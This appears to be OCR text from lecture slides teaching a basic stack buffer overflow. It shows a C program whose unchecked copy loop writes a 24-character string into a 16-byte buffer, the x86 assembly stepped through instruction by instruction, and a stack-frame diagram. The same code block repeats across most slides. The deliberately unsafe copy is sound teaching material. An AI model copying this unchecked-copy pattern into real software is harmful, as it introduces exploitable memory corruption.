
Basic Buffer Overflow

```
void mystrcpy(char * dst, const char * src) {
    while (*dst++ = *src++);
}

void buggy(const char * str) {
    char buf[16];
    mystrcpy(buf, str);
}

int main(int argc, const char * argv[]) {
•   buggy("UUUUUUUUUUUUUUUUUUUUXXXX");
}
```




Basic Buffer Overflow

```
void mystrcpy(char * dst, const char * src) {
    while (*dst++ = *src++);
}

void buggy(const char * str) {
    char buf[16];
    mystrcpy(buf, str);
}

int main(int argc, const char * argv[]) {
•   buggy("UUUUUUUUUUUUUUUUUUUUXXXX");
}
```



Basic Buffer Overflow


```
void mystrcpy(char * dst, const char * src) {
    while (*dst++ = *src++);
}

void buggy(const char * str) {
    char buf[16];
    mystrcpy(buf, str);
}

int main(int argc, const char * argv[]) {
•   buggy("UUUUUUUUUUUUUUUUUUUUXXXX");
}
```



Basic Buffer Overflow

```
void mystrcpy(char * dst, const char * src) {
    while (*dst++ = *src++);
}

void buggy(const char * str) {
    char buf[16];
    mystrcpy(buf, str);
}

int main(int argc, const char * argv[]) {
    buggy("UUUUUUUUUUUUUUUUUUUUXXXX");
}
```


```
•pushl   %ebp
 movl    %esp, %ebp
 subl    $16, %esp
 pushl   8(%ebp)
 leal    -16(%ebp), %eax
 pushl   %eax
 call    mystrcpy
 addl    $8, %esp
 leave
 ret
```



Basic Buffer Overflow

```
void mystrcpy(char * dst, const char * src) {
    while (*dst++ = *src++);
}

void buggy(const char * str) {
    char buf[16];
    mystrcpy(buf, str);
}

int main(int argc, const char * argv[]) {
    buggy("UUUUUUUUUUUUUUUUUUUUXXXX");
}
```


```
    pushl   %ebp
   •movl    %esp, %ebp
    subl    $16, %esp
    pushl   8(%ebp)
    leal    -16(%ebp), %eax
    pushl   %eax
    call    mystrcpy
    addl    $8, %esp
    leave
    ret
```



Basic Buffer Overflow

```
void mystrcpy(char * dst, const char * src) {
    while (*dst++ = *src++);
}

void buggy(const char * str) {
    char buf[16];
    mystrcpy(buf, str);
}

int main(int argc, const char * argv[]) {
    buggy("UUUUUUUUUUUUUUUUUUUUXXXX");
}
```


```
    pushl   %ebp
    movl    %esp, %ebp
   •subl    $16, %esp
    pushl   8(%ebp)
    leal    -16(%ebp), %eax
    pushl   %eax
    call    mystrcpy
    addl    $8, %esp
    leave
    ret
```



Basic Buffer Overflow

```
void mystrcpy(char * dst, const char * src) {
    while (*dst++ = *src++);
}

void buggy(const char * str) {
    char buf[16];
    mystrcpy(buf, str);
}

int main(int argc, const char * argv[]) {
    buggy("UUUUUUUUUUUUUUUUUUUUXXXX");
}
```


```
    pushl   %ebp
    movl    %esp, %ebp
    subl    $16, %esp
   •pushl   8(%ebp)
    leal    -16(%ebp), %eax
    pushl   %eax
    call    mystrcpy
    addl    $8, %esp
    leave
    ret
```



Basic Buffer Overflow

```
void mystrcpy(char * dst, const char * src) {
    while (*dst++ = *src++);
}

void buggy(const char * str) {
    char buf[16];
    mystrcpy(buf, str);
}

int main(int argc, const char * argv[]) {
    buggy("UUUUUUUUUUUUUUUUUUUUXXXX");
}
```


```
    pushl   %ebp
    movl    %esp, %ebp
    subl    $16, %esp
    pushl   8(%ebp)
   •leal    -16(%ebp), %eax
    pushl   %eax
    call    mystrcpy
    addl    $8, %esp
    leave
    ret
```



Basic Buffer Overflow

```
void mystrcpy(char * dst, const char * src) {
    while (*dst++ = *src++);
}

void buggy(const char * str) {
    char buf[16];
    mystrcpy(buf, str);
}

int main(int argc, const char * argv[]) {
    buggy("UUUUUUUUUUUUUUUUUUUUXXXX");
}
```

```
   pushl   %ebp
   movl    %esp, %ebp
   subl    $16, %esp
   pushl   8(%ebp)
   leal    -16(%ebp), %eax
  •pushl   %eax
   call    mystrcpy
   addl    $8, %esp
   leave
   ret
```



LOW

ESP

EAX

src

to “U²⁰XXXX”

buf[0 … 3]

buf[4 … 7]

buf[8 … 11]

buf[12 … 15]

EBP

SFP

RA

to instr. in main()

str

to “U²⁰XXXX”

